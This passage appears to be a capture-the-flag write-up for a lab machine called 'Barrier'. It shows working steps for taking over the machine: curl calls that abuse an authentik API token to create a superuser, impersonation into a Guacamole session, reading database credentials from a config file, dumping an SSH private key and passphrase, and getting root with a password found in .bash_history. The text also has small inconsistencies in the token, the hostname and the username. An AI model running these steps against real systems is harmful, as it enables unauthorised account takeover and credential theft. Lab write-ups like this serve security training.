This reveals 4 existing users: `akadmin`, `satoru`, `maki` and the authentik Service-Account. It also reveals which users are superusers and even the `authentik Admins` group.

At this point we could try changing an existing superuser's password, like `akadmin`, or we can create a superuser of our own! Let's use the same endpoint but this time we will provide some data to create the user `superadmin`. Following the documentation we cannot set a password here, but we will use a different function later.

```

$ curl -L 'http://barrier.vl:9000/api/v3/core/users/' -H 'Content-Type:
application/json' -H 'Authorization: Bearer
MqL8GPTTr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEvTc' -d '{ "username":
"superadmin", "name": "superadmin"}' | jq
<SNIP>
{
  "pk": 36,
  "username": "superadmin",
  "name": "superadmin",
  "is_active": true,
  "last_login": null,
  "is_superuser": false,
  "groups": [],
  "groups_obj": [],
  "email": "",
  "avatar": "<SNIP>",
  "attributes": {},
  "uid": "0e89e359cf32c3efeeecb057458a53528a5b799dd5067d7915bd7a15e082dbb74",

```

```
"path": "users",
"type": "internal",
"uuid": "732dddbd-a923-4352-923e-97b6b39b97d6"
}
```

Our user has been created and we can take the `pk` or ID of our user in order to set a password with the endpoint `/api/v3/core/users/{pk}/set_password/`:

```
$ curl -L 'http://barrier.vl:9000/api/v3/core/users/36/set_password/' -H
'Content-Type: application/json' -H 'Authorization: Bearer
MqL8GPTr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEvTc' -d '{ "password":
"Pa$$word123!"}'
```

Finally there is no specific endpoint to make our user a superuser. However we can add them as a member to the authentik admins group and thus they will inherit the permissions and become a superuser. We will target the endpoint `/api/v3/core/groups/{group_uuid}/add_user/` where we will include the group `pk` and then provide our user's `pk` in the body.

```
$ curl -L 'http://barrier.vl:9000/api/v3/core/groups/a38fb983-8b71-4bf2-b5a7-
42ab9fdd58e8/add_user/' -H 'Content-Type: application/json' -H 'Authorization:
Bearer MqL8GPTr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEvTc' -d '{ "pk":
36}'
```

We can verify that our changes are in place if we list the users once more. We should see our new user at the end with the `is_superuser` parameter set to `true`:


```
$ curl -L 'http://barrier.vl:9000/api/v3/core/users/' -H 'Authorization: Bearer
MqL8GPTr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEvTc' | jq
<SNIP>
{
  "pagination": {
    "next": 0,
    "previous": 0,
    "count": 5,
    "current": 1,
    "total_pages": 1,
    "start_index": 1,
    "end_index": 5
  },
  "results": [
    <SNIP>
    {
      "pk": 36,
      "username": "superadmin",
      "name": "superadmin",
      "is_active": true,
      "last_login": null,
      "is_superuser": true,
      "groups": [
        "a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8"
      ],
      "groups_obj": [
```

```


{
  "pk": "a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8",
  "num_pk": 21741,
  "name": "authentik Admins",
  "is_superuser": true,
  "parent": null,
  "parent_name": null,
  "attributes": {}
}
],
"email": "",
"avatar": " <SNIP>",
"attributes": {},
"uid": "0e89e359cf32c3efeeecb057458a53528a5b799dd5067d7915bd7a15e082dbb74",
"path": "users",
"type": "internal",
"uuid": "732dddbd-a923-4352-923e-97b6b39b97d6"
}
]
}

```

This means that we can now log into `Authentik` at `https://barrier.v1:9443` as our superuser.




At the top right of the dashboard we should be able to see the `Admin Interface`.




If we look through the `Admin Interface` we can see the other users in `Authentik` under `Directory > Users`.

It appears that we are able to impersonate users and gain their privileges. After looking through every user, `maki` appears to be the only interesting one to impersonate as they have access to `Guacamole` where there is an existing connection.



Let's impersonate `maki` and open `Guacamole` where we will see that they even have an open `Maintenance` session.



We get our first terminal on the box and can find the user flag in `maki's` home directory!

```
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-168-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

System information as of Thu Feb 12 10:41:58 AM UTC 2026

System load:  0.57               Processes:            315
Usage of /:   76.4% of 14.17GB   Users logged in:     0
Memory usage: 71%               IPv4 address for eth0: 10.129.234.46
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

18 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

maki@barrier:~$
```

Privilege Escalation

In our terminal as `maki` we can look through the file system to see if anything contains any credentials. Since we are connected through `Guacamole`, we can try and look for its configuration files. From the [manual](#) we can see that they should exist in `/etc/guacamole`.

```
maki@barrier:/etc/guacamole$ ls -la
total 20
drwxr-xr-x  4 root root 4096 Dec 26 2024 .
drwxr-xr-x 111 root root 4096 Feb  2 11:08 ..
drwxr-xr-x  2 root root 4096 Dec 22 2024 extensions
-rw-r--r--  1 root root  703 Dec 26 2024 guacamole.properties
drwxr-xr-x  2 root root 4096 Dec 22 2024 lib
```

We find the `guacamole.properties` file which contains the credentials for `MySQL`:
`guac_user:guac2024`.

```
maki@barrier:/etc/guacamole$ cat guacamole.properties
# MySQL properties
mysql-hostname: 127.0.0.1
mysql-port: 3306
mysql-database: guac_db
mysql-username: guac_user
mysql-password: guac2024
<SNIP>
```

Let's connect to the `guac_db` database and see if we can find any useful information.

```
maki@barrier:/etc/guacamole$ mysql -u guac_user -pguac2024 guac_db
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 34
Server version: 10.6.23-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [guac_db]>
```

Let's list the available tables.

```
MariaDB [guac_db]> show tables;
+-----+
| Tables_in_guac_db |
+-----+
| guacamole_connection |
| guacamole_connection_attribute |
| guacamole_connection_group |
| guacamole_connection_group_attribute |
| guacamole_connection_group_permission |
| guacamole_connection_history |
| guacamole_connection_parameter |
| guacamole_connection_permission |
| guacamole_entity |
| guacamole_sharing_profile |
| guacamole_sharing_profile_attribute |
| guacamole_sharing_profile_parameter |
| guacamole_sharing_profile_permission |
| guacamole_system_permission |
| guacamole_user |
| guacamole_user_attribute |
| guacamole_user_group |
| guacamole_user_group_attribute |
| guacamole_user_group_member |
| guacamole_user_group_permission |
| guacamole_user_history |
| guacamole_user_password_history |
| guacamole_user_permission |
+-----+
23 rows in set (0.001 sec)
```

Looking through the tables, the one that contains the most useful information is `guacamole_connection_parameter` as it contains the private key and passphrase for `maki_adm`.


```

MariaDB [guac_db]> select * from guacamole_connection_parameter;
<SNIP>
|          2 | passphrase | 3V32FN6oViMPxyzC
|
|          2 | port      | 22
|
|          2 | private-key |
-----BEGIN RSA PRIVATE KEY-----
<SNIP>
-----END RSA PRIVATE KEY----- |
|          2 | username  | maki_adm

```

We can copy paste this key into a file on our local machine called `maki_adm` and set the proper permissions.

```
$ chmod 600 maki_adm
```

Now we can try to connect through `ssh` using the key and the passphrase `3V32FN6oViMPxyzC`.

```

$ ssh -i maki_adm maki_adm@barrier.vl -oHostKeyAlgorithms=+ssh-rsa
Enter passphrase for key 'maki_adm':
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-168-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Feb 12 10:52:15 AM UTC 2026

System load:  0.17           Processes:            326
Usage of /:   76.6% of 14.17GB Users logged in:        1
Memory usage: 69%           IPv4 address for eth0: 10.129.234.46
Swap usage:   0%

<SNIP>
maki_adm@barrier:~$

```

Since we have successfully connected, the first thing we notice is that the `.bash_history` file contains some data.

```

maki_adm@barrier:~$ ls -la
total 32
drwxr-x--- 4 maki_adm admin 4096 Dec 22 2024 .
drwxr-xr-x 5 root      root 4096 Dec 23 2024 ..
-rw-r--r-- 1 root      root   26 Dec 22 2024 .bash_history
-rw-r--r-- 1 maki_adm admin  220 Dec 22 2024 .bash_logout
-rw-r--r-- 1 maki_adm admin 3771 Dec 22 2024 .bashrc
drwx----- 2 maki_adm admin 4096 Dec 22 2024 .cache
-rw-r--r-- 1 maki_adm admin  807 Dec 22 2024 .profile
drwxrwxr-x 2 maki_adm admin 4096 Dec 22 2024 .ssh
-rw-r--r-- 1 maki_adm admin    0 Dec 22 2024 .sudo_as_admin_successful

```

Reading the file reveals `maki_admin's` password and their ability to switch to the `root` user!

```
maki_admin@barrier:~$ cat .bash_history
sudo su
Va4kSjgTHSd55ZLv
```

So we can simply use the password to escalate our privileges.

```
maki_admin@barrier:~$ sudo -i
[sudo] password for maki_admin:
root@barrier:~#
```

Finally we can find the `root` flag in the `root` directory!